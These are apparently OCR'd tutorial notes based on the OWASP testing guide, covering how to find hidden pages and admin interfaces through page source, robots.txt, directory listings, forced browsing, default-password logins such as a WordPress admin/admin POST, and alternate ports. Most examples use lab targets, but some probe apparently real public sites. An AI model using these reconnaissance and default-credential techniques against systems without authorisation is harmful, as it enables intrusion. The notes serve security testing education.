
☐ Limit to submissions

- Other clues in published content: Many web applications leave clues in published content that can lead to the discovery of hidden pages and functionality. These clues often appear in the source code of HTML and JavaScript files. The source code for all published content should be manually reviewed to identify clues about other pages and functionality.


http://192.168.222.151/mutillidae/ir
http://192.168.222.151/mutillidae/ir
view-source:http://192.168.222.151/mutillidae/index.php?page=login.php
Search


```
    <a href="http://www.owasp.org/index.php/Top_10_2010-A7" target="_blank">A7 - Insecure Cryptographic Storage</a>
    <ul>
        <li><a href="index.php?page=user-info.php">User Info</a></li>
        <li><a href="index.php?page=html5-storage.php">HTML5 Storage</a></li>
    </ul>
</li>
<li>
    <a href="http://www.owasp.org/index.php/Top_10_2010-A8" target="_blank">A8 - Failure to Restrict URL Access</a>
    <ul>
        <li><a href="index.php?page=secret-administrative-pages.php">"Secret" Administrative Pages</a></li>
```

Another source of clues about unreferenced directories is the /robots.txt file used to provide instructions to web robots.


lfh.edu.gr/robots.txt

```
#
# robots.txt
#
# This file is to prevent the crawling and indexing of certain parts
# of your site by web crawlers and spiders run by sites like Yahoo!
# and Google. By telling these "robots" where not to go on your site,
# you save bandwidth and server resources.
#
# This file will be ignored unless it is at the root of your host:
# Used:    http://example.com/robots.txt
# Ignored: http://example.com/site/robots.txt
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/wc/robots.html
#
# For syntax checking, see:
# http://www.sxw.org.uk/computing/robots/check.html

User-agent: *
Crawl-delay: 10
# Directories
Disallow: /lfhed/
Disallow: /ecoleprimaire/
Disallow: /backup/
Disallow: /phpmyadmin/
Disallow: /picture_library/
Disallow: /plesk-stat/
```

- Information obtained through server vulnerabilities and misconfiguration



testphp.vulnweb.com/pictures/

Index of /pictures/

```
../
1.jpg                                     11-May-2011 10:27             12426
1.jpg.tn                                  11-May-2011 10:27              4355
2.jpg                                     11-May-2011 10:27              3324
2.jpg.tn                                  11-May-2011 10:27              1353
3.jpg                                     11-May-2011 10:27              9692
3.jpg.tn                                  11-May-2011 10:27              3725
4.jpg                                     11-May-2011 10:27             13969
4.jpg.tn                                  11-May-2011 10:27              4615
5.jpg                                     11-May-2011 10:27             14228
5.jpg.tn                                  11-May-2011 10:27              4428
6.jpg                                     11-May-2011 10:27             11465
6.jpg.tn                                  11-May-2011 10:27              4345
7.jpg                                     11-May-2011 10:27             19219
7.jpg.tn                                  11-May-2011 10:27              6458
8.jpg                                     11-May-2011 10:27             50299
8.jpg.tn                                  11-May-2011 10:27              4139
WS_FTP.LOG                                23-Jan-2009 10:06               771
credentials.txt                           23-Jan-2009 10:47                33
ipaddresses.txt                           23-Jan-2009 12:59                52
path-disclosure-unix.html                 08-Apr-2013 08:42              3936
path-disclosure-win.html                  08-Apr-2013 08:41               698
wp-config.bak                             03-Dec-2008 14:37              1535
```


- Use of publicly available information: google hack, shodan.io

5. Enumerate Infrastructure and Application Admin Interfaces

Black box and Gray box Testing

The following describes vectors that may be used to test for the presence of administrative interfaces. These techniques may also be used for testing for related issues including privilege escalation and are described elsewhere in this guide in greater detail:


- Directory and file Enumeration - An administrative interface may be present but not visibly available to the tester. Attempting to guess the path of the administrative interface may be as simple as requesting: /admin or /administrator etc.. A tester may have to also identify the filename of the administration page. Forcibly browsing to the identified page may provide access to the interface.



```
▼ http://192.168.222.136
    /
  ▼ wordpress
    ▶ /
    ▼ wp-admin
        /
    ▶ wp-comments-post.php
    ▶ wp-content
    ▶ wp-login.php
      wp-register.php
    ▶ wp-trackback.php
    ▼ xmlrpc.php
        rsd
    wordpress
```


Host	Method	URL	Params	Status ▲
http://192.168.222.136	GET	/wordpress/wp-admin/		302

- Comments and links in Source - Many sites use common code that is loaded for all site users. By examining all source sent to the client, links to administrator functionality may be discovered and should be investigated.



view-source:https://wpsites.net


```
hover="Recommended">Tools & Resources</a></p><span class="aligncenter creds"><br>Images, code, and content on this website ar
law.<br>
    WP Sites does not grant permission for any repurposing, republication, or redistribution.<br> "Disclosure: Some of the links in some posts are "affiliate links."<br> This m
you click on the link and purchase the item, I will receive an affiliate commission.</span></div></footer></div>    <div style="display:none">
    <div class="grofile-hash-map-d5279c8b66d25549a0ec3c8dd46a3d1a">
    </div>
    </div>
<script type='text/javascript' src='https://wpsites.net/wp-content/plugins/cbavota-syntax-highlighter-plugin-95ab3098e001/js/sh.js?ver=4.9.4'></script>
<script type='text/javascript' src='https://wpsites.net/wp-content/plugins/code-highlight/js/run_prettify.js?ver=4.9.4'></script>
<script type='text/javascript' src='https://s0.wp.com/wp-content/js/devicepx-jetpack.js?ver=201807'></script>
<script type='text/javascript'>
/* <![CDATA[ */
var jetpackCarouselStrings = {"widths":[370,700,1000,1200,1400,2000],"is_logged_in":"","lang":"en","ajaxurl":"https:\/\/wpsites.net\/wp-admin\/admin-
ajax.php","nonce":"3dbba8046b","display_exif":"0","display_geo":"1","single_image_gallery":"1","single_image_gallery_media_file":"","background_color":"black","comment":"Commen
t_comment":"Post Comment","write_comment":"Write a Comment...","loading_comments":"Loading Comments...","download_original":"View full size <span class=\"photo-size\">{0}<span
class=\"photo-size-times\">\u00d7<\/span>{1}<\/span>","no_comment_text":"Please be sure to submit some text with your comment.","no_comment_email":"Please provide an email addr
comment.","no_comment_author":"Please provide your name to comment.","comment_post_error":"Sorry, but there was an error posting your comment. Please try again
later.","comment_approved":"Your comment was approved.","comment_unapproved":"Your comment is in moderation.","camera":"Camera","aperture":"Aperture","shutter_speed":"Shutter
```



view-source:https://wpsites.net/robots.txt

```


User-agent: ia_archiver
Disallow: /

Sitemap: https://wpsites.net/sitemap.xml
Sitemap: https://wpsites.net/news-sitemap.xml
User-agent: *
Disallow: /wp-admin/
Allow: /wp-admin/admin-ajax.php

```

- Reviewing Server and Application Documentation - If the application server or application is deployed in its default configuration it may be possible to access the administration interface using information described in configuration or help documentation. Default password lists should be consulted if an administrative interface is found and credentials are required.



/owaspbwa/owaspbwa-svn/var/www/wordpress/wp-admin/


Name	Size	Changed	Rights	Owner
..		3/21/2012 3:12:35 AM	rwxr-xr-x	www-data
images		3/21/2012 3:12:35 AM	rwxr-xr-x	www-data
import		3/21/2012 3:12:35 AM	rwxr-xr-x	www-data
admin.php	3 KB	3/22/2010 3:12:30 AM	rwxr--r--	www-data
admin-db.php	10 KB	3/22/2010 3:12:30 AM	rwxr--r--	www-data
admin-footer.php	1 KB	3/22/2010 3:12:30 AM	rwxr--r--	www-data
admin-functions.php	57 KB	3/22/2010 3:12:30 AM	rwxr--r--	www-data
admin-header.php	10 KB	3/22/2010 3:12:30 AM	rwxr--r--	www-data
bookmarklet.php	3 KB	3/22/2010 3:12:30 AM	rwxr--r--	www-data
categories.php	6 KB	3/22/2010 3:12:30 AM	rwxr--r--	www-data
edit.php	8 KB	3/22/2010 3:12:30 AM	rwxr--r--	www-data
edit-comments.php	8 KB	3/22/2010 3:12:30 AM	rwxr--r--	www-data
edit-form.php	4 KB	3/22/2010 3:12:30 AM	rwxr--r--	www-data
edit-form-advanced.php	10 KB	3/22/2010 3:12:30 AM	rwxr--r--	www-data
edit-form-ajax-cat.php	1 KB	3/22/2010 3:12:30 AM	rwxr--r--	www-data
edit-form-comment.php	5 KB	3/22/2010 3:12:30 AM	rwxr--r--	www-data
edit-link-form.php	12 KB	3/22/2010 3:12:30 AM	rwxr--r--	www-data

```
80   http://192.168.222.136   POST   /wordpress/wp-login.php   ✓   302   799   HTML   php   192.168.222.136
```

```
POST /wordpress/wp-login.php HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/wordpress/wp-login.php?redirect_to=%2Fwordpress%2Fwp-admin%2F
Content-Type: application/x-www-form-urlencoded
Content-Length: 78
Cookie: dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; PHPSESSID=et8etmikpn5tmpb7j36avn4fv2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

log=admin&pwd=admin&submit=Login+%C2%BB&redirect_to=%2Fwordpress%2Fwp-admin%2F
```

```
80   http://192.168.222.136   POST   /wordpress/wp-login.php                  ✓   302   799     HTML     php                                   192.168.222.136   wordpressuser_2.
82   http://192.168.222.136   GET    /wordpress/wp-admin/                         200   10817   HTML           Broken WordPress &rsa...   192.168.222.136
84   http://192.168.222.136   GET    /wordpress/wp-includes/js/fat.js             304   359     script   js                                    192.168.222.136
85   http://192.168.222.136   GET    /wordpress/wp-includes/js/tw-sack.js         304   359     script   js                                    192.168.222.136
86   http://192.168.222.136   GET    /wordpress/wp-admin/list-manipulation.js     304   359     script   js                                    192.168.222.136
```

- Alternative Server Port - Administration interfaces may be seen on a different port on the host than the main application. For example, Apache Tomcat's Administration interface can often be seen on port 8080.



www.tzg-infocenter.com:8080
Home
Documentation
Configuration
Examples
Wiki
Mailing Lists
Find Help
The Apache Software Foundation
http://www.apache.org/
TM
Server Status
Manager App
Host Manager

Apache Tomcat/7.0.73

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:
Security Considerations HOW-TO
Manager Application HOW-TO
Clustering/Session Replication HOW-TO

Developer Quick Start
Tomcat Setup
First Web Application
Realms & AAA
JDBC DataSources
Examples
Servlet Specifications
Tomcat Versions


www.tzg-infocenter.com:8080/manager/html

401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality you wisl


- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the Manager App HOW-TO.

